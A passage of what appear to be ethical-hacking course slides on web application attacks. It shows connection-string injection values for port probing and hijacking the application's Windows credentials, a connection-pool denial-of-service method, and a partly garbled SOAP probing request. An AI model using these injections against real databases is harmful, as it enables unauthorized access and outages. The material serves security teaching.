- Attacker tries to connect to different ports by changing the value and seeing the error messages obtained

```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no;  
user id=;Data  
Source=Target Server,  
Target Port=443;  
Password=; Integrated  
Security=true;
```



Hijacking Web Credentials

- Attacker tries to connect to the database by using the Web Application System account instead of a user-provided set of credentials

```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no;  
user id=;Data  
Source=Target Server,  
Target Port; Password=;  
Integrated  
Security=true;
```




Connection Pool DoS



01

Attacker examines the **connection pooling settings** of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for legitimate users



Example:



By default in ASP.NET, the maximum allowed connections in the pool is 100 and timeout is 30 seconds


02

Thus, an attacker can run 100 multiple queries with 30+ seconds execution time within 30 seconds to cause a **connection pool DoS** such that no one else would be able to use the database-related parts of the application



03

Web App Hacking Methodology



Attack Web App Client



Attackers interact with the server-side applications in unexpected ways in order to perform malicious actions against the end users and access unauthorized data



Cross-Site Scripting



Redirection Attacks



HTTP Header Injection



Frame Injection

Request Forgery Attack


Session Fixation

Privacy Attacks



ActiveX Attacks


Web App Hacking Methodology



Attack Web Services



- Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks



Web Services Probing Attacks

- ↳ In the first step, the attacker traps the WSDL document from web service traffic and analyzes it to determine the purpose of the application, functional break down, entry points, and message types
 - ↳ Attacker then creates a set of valid requests by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service
 - ↳ Attacker uses these requests to include malicious contents in SOAP requests and analyzes errors to gain a deeper understanding of potential security weaknesses



Attacker

Attacker inject arbitrary character ('.') in the input field


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
-<SOAP-ENV:Envelope xmlns:
SOAPSDK1="http://www.w3.org/2001/
XMLschema"
xmlns: SOAPSDK2="http://www.w3.org/200
1/XMLSchema.o inst.onco"
xmlns: SOAPSDK3="http://schemas.xmlsoap.op
.org/soap/ encoding/" xmlns: SOAPENV=
'http://schemas.xmlsoap.org/soap/envelope/'>
-<SOAP-ENV:Body>
-<SOAPSDK4: GetProductInformationByName
xmlns: SOAPSDK4='http://saustlap/ProductInfo/'>
<SOAPSDK4: name></SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
